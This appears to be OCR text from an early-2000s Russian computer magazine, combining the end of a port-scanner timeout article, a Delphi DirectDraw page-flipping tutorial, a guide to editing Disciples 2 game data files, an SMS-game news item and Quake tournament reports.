Когда мы запускаем ожидание события, то должны указать максимальное время в секундах. Это необходимо, потому что если сервер не ответит, то программа может ждать очень долго. Это особенно важно для сканера портов, потому что мы будем пытаться присоединиться ко всем портам. Допустим, что программа проверяет коннект с 21-м портом. А если он у сервера закрыт, то она может долго и нудно ждать ответа, которого просто не будет. Раз порт закрыт, значит и ответа не может быть. Вот именно поэтому обязательно нужно указывать максимальное время ожидания, после которого считается, что соединение невозможно.



Результат работы сканера. Как видишь, он в скобках выводит и символьное имя открытого порта

При выборе максимума нужно быть очень аккуратным, потому что если выберешь слишком большое число, то сканер потеряет в скорости. Ну а если указать слишком маленькое, то сервер может не успеть ответить, и ты будешь думать, что порт закрыт, а на самом деле все в порядке.

Время ожидания сильно зависит от количества одновременно сканируемых портов, скорости соединения и мощности сервера. Из моей практики могу сказать, что если сканировать через модем при скорости 28,8 по 20-40 портов в пачке, максимальное время нужно ставить в 1-2 секунды. Если ты хочешь отсканировать сразу 1024 порта, то лучше поставить 3-4 секунды. Большее значение лучше не ставить, потому что все равно из 1024 портов у инетовских серверов открытых бывает не более 10. За 4 секунды любой сервер сможет ответить на попытку соединения на 10 из его портов.

Для локальных сетей это значение можно уменьшить и сканировать по 50 портов с задержкой в 1 секунду. Даже при средней загрузке сервера это вполне нормальная задержка.

При сканировании с задержкой в 1 секунду и пачками по 40 портов мой сканер отсканировал 1024 порта за 16 секунд. Но это, правда, при большом обилии открытых портов на моем локальном сервере. Если будет доступен только один порт, то сканирование будет проходить чуть более 25 секунд.

Итог


Вот тут ты меня можешь спросить: "А где же обещанный самый быстрый в мире сканер портов?". А его ты найдешь на моем сайте www.cydsoft.com/vr-online в разделе "Хакер". К моменту выхода этого номера в свет он с удовольствием будет тебя ждать, весь оформленный подробными комментариями и описаниями.

Мы бы с удовольствием выложили весь исходник на страницах Х, но он займет слишком много места, и это будет неэффективно, хотя он и получился достаточно компактный и функциональный. Поэтому я здесь только описал все необходимое для того, чтобы ты понял принцип работы быстрого скана. Ну а сам сканер всегда можно скачать и разобраться с любой строчкой кода по моим подробным комментариям.

Информация должна принадлежать тебе!!! Поэтому мы будем и дальше стараться раскрывать различные секреты. В том числе и в кодинге.

На этом спешу откланяться. В следующем номере Х я постараюсь написать для тебя что-нибудь не менее интересное. Удачи!!!

P.S. У меня к тебе просьба на сто баксов :). Не пиши мне большие письма. После появления рубрики кодинг меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :(((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.





Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

Программирование графики Ускоренный DirectDraw

В прошлый раз я познакомил тебя со спрайтами и сегодня хотел показать тебе более интересный пример, создающий анимацию. Но когда я его написал, то ощутил нехватку производительности, поэтому сначала нам надо узнать, как можно ускорить вывод графики. Как говорится, "никогда не бывает самых быстрых программ, всегда есть способ ускорить уже существующее решение". С одним из способов ускорения графики мы и познакомимся.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Эпизод 1

Для начала попробуем ускорить пример, написанный в прошлом номере Х. При выводе графики мы использовали очень быструю функцию BltFast, но она рисует прямо на первичной поверхности. Что же в этом страшного? Пока мы рисуем только одну картинку, ты не заметишь тормозов, но как только количество рисунков превысит 5, тормоза будут уже ощутимыми.
После вывода каждой картинки видюха должна отобразить изменения на экране, а, как известно, вывод на экран намного медленнее, чем прямая работа с памятью. Намного эффективнее было бы подготовить все изображение в отдельной памяти, а потом полностью вывести его на экран. Ты, наверно, уже бросился стучать по клавишам, корректируя пример? Не торопись, потому что и это не предел оптимизации.

Эпизод 2

Когда ты выводишь картинку на экран, данные полностью копируются из системной памяти в видеокарту. Это копирование очень медленное, и если изображение на экране очень часто меняется, то может непроизвольно появиться эффект бликов. Производители железа всеми силами стараются увеличить скорость шины видеокарты, вводя разные версии AGP, но она в данном случае не помощник.
Чтобы не быть привязанным к шине видюхи, программеры пошли на одну маленькую хитрость. Видеокарты имеют достаточный объем видеопамяти и могут хранить не одну копию экрана. Трюк состоит в том, что мы будем создавать две поверхности экрана и поочередно показывать их. Пока одна поверхность отображается, мы можем смело рисовать во вторичной поверхности. Как только изображение сформировалось, мы делаем вторую поверхность главной, и она моментально отображается на экране. Такое отображение называется переключением экранов.
При переключении экранов не происходит копирования второй поверхности в первую. В видеокарте есть специальный параметр, который отвечает за то, какая область памяти видюхи является главной и содержит данные, которые надо отобразить. Во время переключения поверхностей меняется только этот параметр, а это происходит практически моментально, потому что обе поверхности уже находятся в видеокарте и любая из них может быть главной.



Переключающиеся экраны

Да будет так!!!

Давай подкорректируем наш предыдущий пример, чтобы он отображал данные с помощью переключающихся экранов. Для этого в раздел var добавь объявление еще одной поверхности, которая будет вторичной:

```
FBackgroundSurface : IDirectDrawSurface7;
```

Теперь надо подкорректировать код, который создает главную поверхность, и указать, что нужно будет создавать и вторичную поверхность:

```
FillChar (SurfaceDesc, SizeOf(SurfaceDesc), 0); // Обнуляем структуру SurfaceDesc
SurfaceDesc.dwSize := SizeOf(SurfaceDesc); // Указываем ее размер (это обязательно)
SurfaceDesc.dwFlags := DDSD_CAPS or DDSD_BACKBUFFERCOUNT;
SurfaceDesc.dwBackBufferCount := 1; //Указываем количество вторичных экранов
SurfaceDesc.ddsCaps.dwCaps := DDSCAPS_PRIMARYSURFACE or
    DDSCAPS_FLIP or DDSCAPS_COMPLEX;
FDirectDraw.CreateSurface(SurfaceDesc, FPrimarySurface, nil); //Создаем поверхность
```

Заметь, что в свойстве dwFlags структуры SurfaceDesc (SurfaceDesc.dwFlags) появился еще один флаг - DDSD_BACKBUFFERCOUNT. Этот флаг говорит о том, что в свойстве dwBackBufferCount будет указано количество дополнительных экранов. Если этот флаг не указать, то свойство dwBackBufferCount игнорируется.
Сколько поверхностей ты создашь, зависит только от твоей жадности и возможностей видюхи (точнее сказать, от ее памяти), но для большинства примеров достаточно 1 дополнительной поверхности. Если поверхность не поместится в памяти видюхи, то она будет создана в оперативке, но тут уже можно забыть о переключении. Так что я не советую сильно жадничать и использовать память по минимуму.
В параметре SurfaceDesc.ddsCaps.dwCaps я указал следующие флаги:
DDSCAPS_PRIMARYSURFACE - создаваемая поверхность будет первичной.
DDSCAPS_FLIP - поверхность должна поддерживать переключения.
DDSCAPS_COMPLEX - поверхности должны быть комплексными.


После того, как структура SurfaceDesc подготовлена, мы можем создать первичную поверхность точно так же, как это делалось раньше с помощью CreateSurface. Вместе с главной поверхностью сразу создаются и все дополнительные. Нам не надо тратить свои силы на их создание, потому что все уже готово.
Чтобы получить доступ к вторичной поверхности, необходимо написать следующий код:

```
FillChar(fcaps, SizeOf(fcaps), 0); //Обнуляем структуру fcaps.
fcaps.dwCaps := DDSCAPS_BACKBUFFER; //Указываем, что нам нужна вторичная поверхность.
FPrimarySurface.GetAttachedSurface(fcaps, FBackgroundSurface); //Получаем ее.
```

Чтобы получить доступ к вторичной поверхности, надо вызвать метод главной поверхности GetAttachedSurface. В качестве второго параметра этого метода надо указать переменную, куда будет записана информация о вторичной поверхности.
Здесь я использую новую структуру fcaps, которую тоже надо добавить в раздел var:

```
var
 fcaps : TDDSCaps2;
```

В этой структуре указывается, что именно мы хотим сделать при вызове метода GetAttachedSurface. Мы получаем доступ к вторичной поверхности, значит надо обязательно указать флаг DDSCAPS_BACKBUFFER.



Рисуем по-новому

Теперь подкорректируем код отображения. Как я уже говорил, при использовании переключающихся поверхностей, рисовать надо на вторичной, а потом только делать ее главной. В виде кода это выглядит следующим образом:

```
FBackgroundSurface.BltFast (175, 75, FImageSurface, nil, DDBLTFAST_WAIT);
FPrimarySurface.Flip(nil, DDFLIP_WAIT);
```

Теперь я рисую с помощью функции BltFast на вторичной поверхности FBackgroundSurface. После этого я только вызываю метод главной поверхности Flip, и вторичная поверхность становится главной. В качестве второго параметра я указываю флаг DDFLIP_WAIT, что означает, что если сейчас переключение экрана невозможно, то дождаться разрешения.

Если ты подумал, что после переключения экрана переменная FPrimarySurface начинает показывать не на первичную, а на вторичную поверхность, то ты сильно ошибаешься. Переменные FPrimarySurface и FBackgroundSurface не меняют своего значения. Переменная FPrimarySurface всегда указывает на первичную, а FBackgroundSurface на вторичную поверхность.

Разрешение на отображение

Луч монитора рисует изображение, начиная с левого верхнего угла примерно так, как показано на рисунке 2. Когда луч доходит до левого нижнего угла, отображение останавливается, и луч вхолостую направляется в начало экрана (на рисунке показано красной стрелкой).

Переключение экрана может быть невозможно в тот момент, когда луч экрана отображает информацию, и разрешено, когда луч возвращается в начало рисования. Это вполне логично, потому что если попробовать переключить экран в середине отображения, верхняя половина экрана будет показывать старый экран, а нижняя - новый. Такой эффект губителен для глаз и создаст сумасшедшие мерцания. Именно поэтому переключение доступно не всегда, и если не установить флаг DDFLIP_WAIT, то переключение может вообще не произойти.

Shutdown

На этом сегодняшний пример можно закончить. Вот теперь мы окончательно готовы для создания первой спрайтовой анимации, чем и займемся в следующий раз. Я уже практически подготовил пример и могу тебя заинтриговать тем, что он получился очень даже ничего. Остается только подождать 30 дней до выхода очередного Х.



Примерная схема отображения информации лучом монитора

Исходники примера, как всегда, можно скачать с моего сайта www.cydsoft.com/vr-online после выхода этого номера в свет.

P.S. У меня к тебе просьба на сто баксов :). Не пиши мне большие письма. После появления рубрики кодинг меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :(((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.



TIPS&TRICKS

Надеюсь, ты уже заметил в этом номере возродившуюся рубрику Tips&Tricks. Отныне это народная рубрика. Если у тебя есть, что посоветовать народу, то присылай свои триксы на мой адрес Sklyarov@real.xakep.ru . Я их рассмотрю, и если это будут действительно новые и интересные фичи, то, будь уверен, они появятся в Хакере. Приветствуются советы на любые темы: железо, софт, взлом (безопасность), оси и т. п. Не стесняйся указывать, вместе с советом, свое имя и фамилию (ник), электронный ящик или сайт. Они будут, также, опубликованы в журнале. В конце года будут подводиться итоги, и тот, у кого за этот период будет опубликовано больше всего советов, в качестве поощрения, получит на пиво, эксклюзивно от][, 100$. Если таких советчиков окажется несколько, то судьбу будет решать русская рулетка :).

И еще, не нужно мне присылать какие-либо вопросы, для этого есть FAQ, я жду от тебя только трюки и советы! До встречи!

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). А ты прислал мне свои трюки и советы?

Патологоанатом aka Horrific (smirnandr@mail.ru)



Сломать за 60 секунд

Имеем разработчиков Disciples 2 в их софтверные дыры

Много лет прошло после первой великой войны, но не дают мне покоя оракулы, пугая черным пророчеством. Они видят в своих снах приближение Рагнарока. Со всех сторон на нас наступает тьма. Надо что-то делать! Нужно срочно готовить легионы воинов на защиту мира и не дать сбыться этому черному пророчеству...

ENTER

От каждого по способностям

Прежде чем приготовить армию на защиту мира, нужно заглянуть в директорию, куда установился Disciples 2. Здесь сразу же бросается в глаза директория Globals (где явно должны храниться глобальные ресурсы игры). Заходим в нее и видим большое количество файлов с расширением DBF. Но это же расширение используют базы данных dBASE! Неужели игра хранит свои ресурсы в виде примитивной базы? Поразительно, но это факт! Значит, надо запастись каким-нибудь редактором, который умеет расковыривать такие файлы. Какой именно редактор баз данных выберешь ты, зависит исключительно от твоих личных предпочтений, для нашей сегодняшней задачи это как-то по пейджеру. Я могу только посоветовать SQL Explorer или Database Desktop, которые идут вместе с языками программирования Delphi или C++ Builder. Вообще-то, большинство языков программирования включают в себя подобные утилиты, поэтому выбор оставляю за тобой, а я все буду показывать на примере Database Desktop.

Марш-бросок

Database Desktop можно установить и отдельно от Delphi. Он часто идет на дисках отдельным инсталлятором, поэтому если ты не кодер и не собираешься им быть, то есть смысл поискать отдельную инсталляшку. Это можно сделать даже на сайте дяди Бормана www.borland.com. После запуска Database Desktop ты можешь увидеть простое окно с минимумом кнопок и полное отсутствие прибамбасов. Прога до наивности проста, поэтому ничего особенного ты тут не найдешь.

Чтобы открыть базу данных, нужно выбрать File-Open-Table. Как ни странно, перед тобой появится стандартное окно открытия файла. Перейди в ту директорию, куда ты установил игру, и зайди в папку Globals. Какой же файл нам открыть, ведь их тут очень много? Можешь открывать хоть все, но я советую начать с Gbuild.dbf. Кстати, если ты будешь пользоваться Database Desktop, то он открывает базы в режиме чтения. Чтобы перейти в режим редактирования, надо нажать F9 или выбрать из меню Table пункт Edit Data. После этого можно редактировать что угодно.

Как только ты откроешь файл Gbuild.dbf, то сразу увидишь окошко, разбитое на колонки, представленное в виде таблицы (см. рисунок 1). Сверху каждой колонки находится ее название, а каждая строка нашей таблицы - это информация о каком-либо здании или воине, которого можно создать.




Рисунок 1. Главное окно Database desktop

Налоговая реформа

Как я уже сказал, в файле Gbuild.dbf находится инфа о строениях и юнитах. Самое примитивное, что можно сделать - это перейти в последнюю колонку и изменить название строения или воина. Но я не советую тебе сильно здесь извращаться, потому что на ход игры сделанные здесь изменения не повлияют. Приведенный здесь текст - это только комментарий для тебя, чтобы тебе легче было видеть, какую строку ты редактируешь. Если ты решил не тратить свои силы на редактирование комментария, то переходи в колонку COST. В этой колонке находится стоимость юнита или здания, указанного в этой строке (что за юнит, ты можешь узнать по последней колонке, комментарию). В этой колонке все значения выглядят так: g0200:r0000:y0000:e0000:w0000



Рисунок 2. Обрати внимание на стоимость магической башни. В моей игре она стоит всего лишь 1 золотой.

Здесь пять значений, разделенных двоеточиями. Первое значение g0200 - количество необходимого золота. На остальное можешь не обращать внимания, потому что в этом файле у всех оно равно нулю.

Если ты хочешь уменьшить стоимость юнита или здания с 200 на 20, то изменяешь первое число на g0020. Учти, что количество чисел должно остаться тем же. Если ты напишешь g020, то игра после этого просто не загрузится. Советую тщательно продумать свою налоговую реформу, чтобы и цены

уменьшились, и играбельность не потерялась. Если ты все объекты сделаешь стоимостью в один золотой, то из игры исчезнет одна из ее составляющих (экономическая) и, соответственно, снизится играбельность.

Параметры юнитов

Теперь открываем файл Gattacks.dbf, где описаны параметры юнитов. Сразу же советую тебе поправить колонку INITIATIVE (инициатива) и поднять меткость в поле POWER. Лично у меня все юниты получили изначально 99% меткости. Поднять меткость до 100 мне совесть не позволила :).

Великий и могучий

Очень часто переводные игры ругают за некачественный перевод. А кто тебе мешает самому сделать перевод на свое усмотрение? Первое, что я советую тебе подкорректировать, - файл Tglobal.dbf. Здесь в поле TEXT находится большинство часто используемых в игре фраз и названий. Руки в ноги и вперед.

В файле Tleader.dbf находятся имена героев. В игре, конечно же, их можно изменить, но лучше будет, если игра сразу же будет предлагать тебе создать героя по имени "Вася Пупкин". Теперь перейди в директорию Interf и открой файлы Tapp.dbf и TappEdit.dbf. Здесь также можно увидеть громадное количество надписей и текстовок к игре. Вот тут уже можно корректировать на славу. Лично я такие текстовочки забодяжил, что у меня игра поет как Гамлет и ругается как Троцкий :).



Рисунок 3. Почему все называют сложности игр как легкий, средний и т.д. Пиши честно: для лохов, для ушастых, для продвинутых и т.д.

Названия городов спрятаны в файле Cityname.dbf директории ScenData. А вообще-то, я советую тебе подкорректировать все файлы в этой директории. В каждом файле находятся какие-то имена или часто используемые в игре названия.

Параметры миссий

Теперь мы отправляемся в директорию Scens и находим там файл Sinfo.dbf. Здесь лежат описания всех миссий и их параметры. Текстовка к миссии находится в колонках BRIEFING, BRIEFING 1, BRIEFING 2, BRIEFING 4 и BRIEFING 5. По этим текстовкам ты можешь определить, какую миссию ты редактируешь. Можешь, конечно, и подправить имеющийся там текст, но это не главное.

Самое главное, что здесь надо увеличить, так это числа в полях - MAX_UNIT, MAX_LEADER, MAX_CITY и MAX_SPELL. В этих полях находятся ограничения на максимальное количество юнитов, лидеров, городов и заклинаний. Я думаю, что никого не устроит ограничение в 2 лидера? С такой армией особо и не развернешься.

Итог

Вот и все самое вкусное, что я смог найти в ресурсах этой игры. Конечно же, это не предел, и ты можешь найти что-то еще, но я постарался дать тебе самое-самое. А главное, что ты теперь знаешь принцип, по которому игра хранит все свои настройки, и можешь без проблем перемыть ей все косточки.

На этом и закруглимся. Надеюсь, что скоро увидимся и снова разложим очередную игрулю на операционном столе.

P.S. Если ты счастливый обладатель диска с надписью "Русская и Английская версия", то когда ты будешь открывать DBF файлы, то увидишь только английский вариант. Русский скрыт под файлами с таким же названием, но расширением RBF. Это та же база данных, только ей дали другое расширение и внутри находятся ресурсы с текстами, переведенными на русский язык. Можешь открывать эти файлы как простые DBF и редактировать их.



Андрей Каролик (andrusha@sl.ru)

Multiplayer-игры через SMS!



Обалденный проект, первый в своем роде в мире, разработала компания “Никита” (www.nikita.ru) - возможность играть по сотовому телефону посредством SMS-сообщений в реальном времени. Делать игры для мобил ребята из “Никиты” начали уже больше года назад, но это были WAP-игры (www.nikita.ru/WapPortal), а идея с SMS-играми появилась всего несколько месяцев назад. Пока еще идет период опытной эксплуатации, но уже получены очень многообещающие результаты. Чтобы быть в струе событий, я пробрался на территорию “Никиты” и надыбал для тебя самую свежую информацию об этой новинке.

Игра

Уже готова первая SMS-игра - “Лабиринты Удачи”, состоящая из пяти игровых карт. Для участия в любой игре нужен всего лишь GSM-телефон с поддержкой посылки/приема SMS-сообщений и игровой комплект карт с их описанием. Игра тестировалась примерно на сотне (внушает) самых продвинутых телефонов и на всех работала без сбоев. Второй радостный момент - символическая цена за игровые комплекты. Ориентировочно каждый комплект будет стоить 99 деревянных, а приобрести их можно будет на точках розничной продажи мобильников. Покупаешь комплект карт, регистрируешься в системе (в описании подробно все расписано) под крутым ником и топаешь за трофеями. Принцип игры довольно простой - найти и стырить что-нибудь быстрее противника или замочить его, пока он соображает :). Играть ты можешь с компьютером, случайным или определенным реальным противником (необходимо только знать его ник в игре). Все телодвижения делаются отправкой обычных SMS-ок, в которых указывается направление движения (1 - ход на северо-запад, 2 - ход на север, 3 - ход на северо-восток и т.д.). Кроме этого, ты можешь лицезреть рейтинг, отправлять сообщения своему противнику, смотреть информацию по игре и следить за состоянием здоровья своего персонажа. Игра не является пошаговой, так что врубил и побежал :). Ты можешь делать ходы в любое время и в любой последовательности. Это очень удобно, так как не надо ждать часами ответных ходов противника. А нетороп-ливым противникам место на печке :).

Карты

Для каждой из игровых карт есть краткое описание игровых объектов на ней (их стоимость, жизненная сила, восстанавливающие или разрушительные способности) и навигационная карта, на которой разворачиваются все баталии. Карта разделена на квадратные секторы, определяемые двумя координатами (по горизонтали и по вертикали), например, C:4. В комплект “Лабиринты Удачи” входят пять совершенно разных карт: Амулет Фараона (2800 год до н.э.), Сокровища Эльдорадо (1689 год), Тайна Атлантиды (1893 год), Охотники за Террористами (2018 год) и Звездный Патруль (2207 год). Для каждой прилагается захватывающая предыстория и цель игры. В Амулете Фараона тебе нужно найти амулет фараона и живым выбраться из пирамиды; в Сокровищах Эльдорадо - найти клад и унести ноги (взять клад мало, нужно его еще утащить); в Тайне Атлантиды - на подводной лодке обследовать затонувшую Атлантиду, обнаружить остатки метеорита и доставить на корабль-матку; в Охотниках за Террористами - найти террориста Омар бен Зеида, скрутить и доставить куда надо :); в Звездном Патруле - найти на корабле пришельцев информационный кристалл с базой данных и в спасательной шлюпке доставить на “Аргонавт”. Скучать не придется, одним словом. На навигационной карте показан ландшафт (на нем есть и непроходимые зоны для игроков), разбитый на несколько зон с обозначениями враждебных объектов, которые могут перемещаться только внутри своих зон обитания (есть и неподвижные гадины). Встречаться с ними опасно для здоровья, особенно если его у тебя осталось маловато. Попадаются тут и полезные объекты, восстанавливающие или усиливающие жизнь игрока, они все лежат неподвижно - успеть бы только добраться :). Но опаснее всех на карте твой соперник, при встрече с которым ты теряешь больше всего жизней, а исход встречи зависит от запасенных силенок. Чтобы не соваться куда не надо, ты будешь постоянно получать информацию о передвижениях соперника и вредоносных тварей. К примеру, ты делаешь ход и получаешь что-то типа: направление хода (Na jug), новая координата (E:5), текущая зона (Les), информация о нехорошем объекте (Tresnula vetka: gde-to rjadom Tuzemec), количество жизней у тебя (Zhizn`: 10). После этого трясущимися руками смотришь, сколько жизней у поганого туземца. Если меньше, чем у тебя, - идешь давать по попе, если больше - сверкаешь пятками :). Все сообщения можно получать на транслите или кириллице, по умолчанию стоит транслит.

Призы

При успешном завершении любой игры ты получаешь очки, которые зависят от уровня сложности игры, количества жизненных сил игрока по окончании, количества пришибленных тобою чужеродных тварей и стоимости главного объекта игры (указана на каждой игровой карте). По итогам (планируется ежемесячно) игроки будут получать ценные призы, ассортимент которых постоянно меняется. Пока в качестве главного приза утвердили трубу Nokia 8310 (розыгрыш 27 мая, дальше призовой фонд будет увеличен). Не смог я не задать и свой профессиональный вопрос - можно ли взломать рейтинг :) или набрать быстро много очков, играя, например, с двух своих телефонов или с другом, с которым можно заранее обговорить исход баталий. В компании по этому поводу посмеялись, и Павел Юпатов, PR-менеджер, сказал, что ломали даже Пентагон, но, мол, для читеров у них есть отдельный сурпрызз :).

P.S. Изначально игра будет запущена в Москве и Подмосковье, потом по итогам возможно расширение в регионы. К сожалению, играть пока смогут между собой абоненты одной и той же сети: МТС с МТС, БИ ЛАЙН с БИ ЛАЙН (телефон для игры по МТС - 555, телефон для игры по БИ ЛАЙН - 500). В планах компании другие подобные игры, поэтому заглядывай периодически на сайт www.nikita.ru.

EXIT

Polosatiy (polostiy@cyberfight.ru)



Дневник Полосатого

Есть у меня один списочек… Там перечислены все турниры, на которые я собираюсь поехать в ближайшее время. Каким макаром там оказался дуэльник в Гомеле, я не знаю, но раз список мой, значит ехать надо :Р. Ехать всей квакерской тусовкой я особого смысла не видел, так как всякая поездка денег стоит, а гомельскими призами ее хрен окупишь. Поэтому мой партнер по команде поВар поехал отдыхать к себе на дачу (или куда-то там еще), а я, Филипс и Ванек (оба тусят в клубе СВ-Каскад в Атлуфьево) решили, что готовы заценить Гомель.

ENTER

Встреча трех квакеров произошла уже непосредственно на Белорусском вокзале. Уселись, тронулись. Парней волновал в основном вопрос, буду ли я пить водку (чамп на следующее утро), ну и конечно, как сыграет сборная России по хоккею в финале чемпионата Мира против словаков. Пить все-таки пришлось - основной аргумент был таким, что под водку лучше засыпается в вагоне. Что, в принципе, оказалось правдой :р. Ну а узнать, как там хоккей, нам не удалось, так как уже ближе к концу матча единственный сотовый телефон, который был у Ванька, помер из-за отдаленности от Москвы. Ну и хрен с ним, с хоккеем, нам завтра в Кваку рубиться… Ехать до Гомеля где-то около 11-12 часов, так что, выпив и пообщавшись где-то часа три, мы уснули.

Гомель

Проводница была хоть и симпатичная, но дура редкостная. Разбудила нас ни свет ни заря со словами "типа подъезжаем". После водки башка гудела довольно сильно, в общем, то еще утро. "Типа подъезжали" мы часа два и каждый раз с замиранием смотрели на деревни вокруг. Как в том анекдоте - "Где я?!"

Со временем поля поредели, и появились первые признаки того, что перед нами все-таки город. Пацанов волновал вопрос, встретят нас или нет. Еще бы им не волноваться, ведь я не взял никаких координат клуба, где должен был проходить чамп! Тем временем поезд прибыл.

Слава богу, нашелся правильный человек, по совместительству организатор турнира, который нас встретил. Поймав вместе тачку, мы поехали на чамп. Город оказался ничего,


Монстакилла Madmouse :)

17-19 мая в немецком городе Кельн состоялся командный турнир из серии CPL - Cologne 2002. На турнире гоняли Quake3:Arena 4x4 и Counter-Strike 5x5. Россию представляла московская Q3 команда ForZe. В далеком августе 2000 года российская команда выиграла европейское первенство, но после этого была долгая полоса неудач для русских кланов в европейских турнирах, и мало кто думал, что на этот раз русские снова станут первыми. Конечно, можно говорить, что на турнире практически не было сильных команд, так как по правилам в нем могли участвовать только игроки старше 18 лет. Таковы законы в Германии. То есть все сильные игроки от 15 до 17 лет, из которых сейчас состоят лучшие кланы, не смогли попасть на этот турнир. Главный фаворит CPL Cologne - немецкий клан Schroet Kommando играл без своего лидера Стелама, а команды QPO, Unreal, p1mps и Extreme, которые великолепно показывают себя на европейской арене, не приехали на турнир по личным причинам (ну и по возрастным ограничениям тоже). Основным конкурентом для ForZe являлся шведский клан iCE cLIMBERS, и они встретились уже в первом раунде турнира. Тогда IC выиграли на несколько фрагов, но было видно, что ForZe настроены только на победу.

После первого группового раудна в плей-офф попали следующие команды: IC, Shuuk, Schroet Kommando, ForZe, mTw, Iron fist, Dream & Magic, eSports Vikings. Сначала ForZe разгромили SK, а затем на двух картах были повержены iCE cLIMBERS, после чего ни у кого уже не вызывало сомнений, кто станет чемпионом CPL Cologne 2002. Дальше ForZe обыгрывают mTw и выходят в супер-финал. В финале лузеров IC обыгрывают mTw и снова встречаются с ForZe, где уступают со счетом 1:2 по картам. Мои поздравления клану ForZe, ведь эта победа очень выгодна для России и Quake3 в целом. Финальный расклад CPL Cologne 2002 выглядит следующим образом:

Quake3 4x4:
1 место - forZe (выиграли 4.000 euro)
2 место - iCE cLIMBERS (2.500 euro)
3 место - mortal Teamwork (1.500 euro)
4 место - Vikings (1.000 euro)

Counter-Strike 5x5:
1 место - Nordic Division (выиграли 10.000 euro)
2 место - aAa (4.000 euro)
3 место - SK.sca (2.500 euro)
4 место - Good Games (1.000 euro)

27 апреля в киевском клубе Планета X, что на Украине, состоялся крупный 2x2 турнир по Quake3:Arena. Для того чтобы выяснить, кто же лучший, собралось 40 команд со всего СНГ. Россия, Украина, Беларусь, или Москва, Екатеринбург, Одесса, Киев, Днепропетровск, Минск и многие другие города. Турнир проходил по системе double elimination со стандартными правилами и картами для Q3 - pro-q3dm6, q3dm7, ztn3tourney1. Команду c58 на этом турнире представлял московский состав (Polosatiy, noBap), белорусская команда c58.by (MadMouse, RippeR), а также игроки из c58 Counter-Strike (Украина), которые решили поиграть в Q3 на турнире. А из Екатеринбурга приехали чемпион Европы B100.Death и второй призер на World Cyber Games 2x2 - B100.Kik.
Первый круг игрался по групповой системе - по 5 команд в каждой группе, и практически каждый фаворит вышел в следующий раунд без проблем.
Уже в стартовом туре double elimanation клан B100 встретился с лучшим одесским кланом MasK и выиграл с крупным счетом на q3dm7. Команда c58.by проиграла команде sD (Chip, Soul), а мы без труда обыграли клан Gypnot. B100 встретились с c58 в виннерском финале, и это была одна из самых напряженных игр на турнире. Мы выиграли со счетом 42:27 на q3dm7, и я рекомендую скачать тебе демку этой игры с сайта http://www.cyberfight.ru (поиск по турниру Kiev Q3 2v2 tourney). В это время c58.by во второй раз проигрывают клану sD и занимают четвертое место на турнире. Финал лузеров - B100 против sD. Матч проходил на карте ztn3dm1, и в этой игре очень здорово показал себя b100.Death. Екатеринбуржцы побеждают со счетом 58:31.
Итак, в супер-финале турнира во второй раз встретились пары: Polosatiy & noBap против Death & Kik. И снова игра на q3dm7. На этот раз игра c58 (т.е. наша) была намного качественней. Получались практически все тактические наработки, и мы победили с разгромным счетом 66:25. Финальный расклад чемпионата выглядел следующим образом:

1 место - c58.ru (noBap, Polosatiy) - 300 USD
2 место - b100 (kik, Death) - 150 USD
3 место - sD (Chip, SouL) - 50 USD
4 место - c58.by (MadMouse, Ripper)



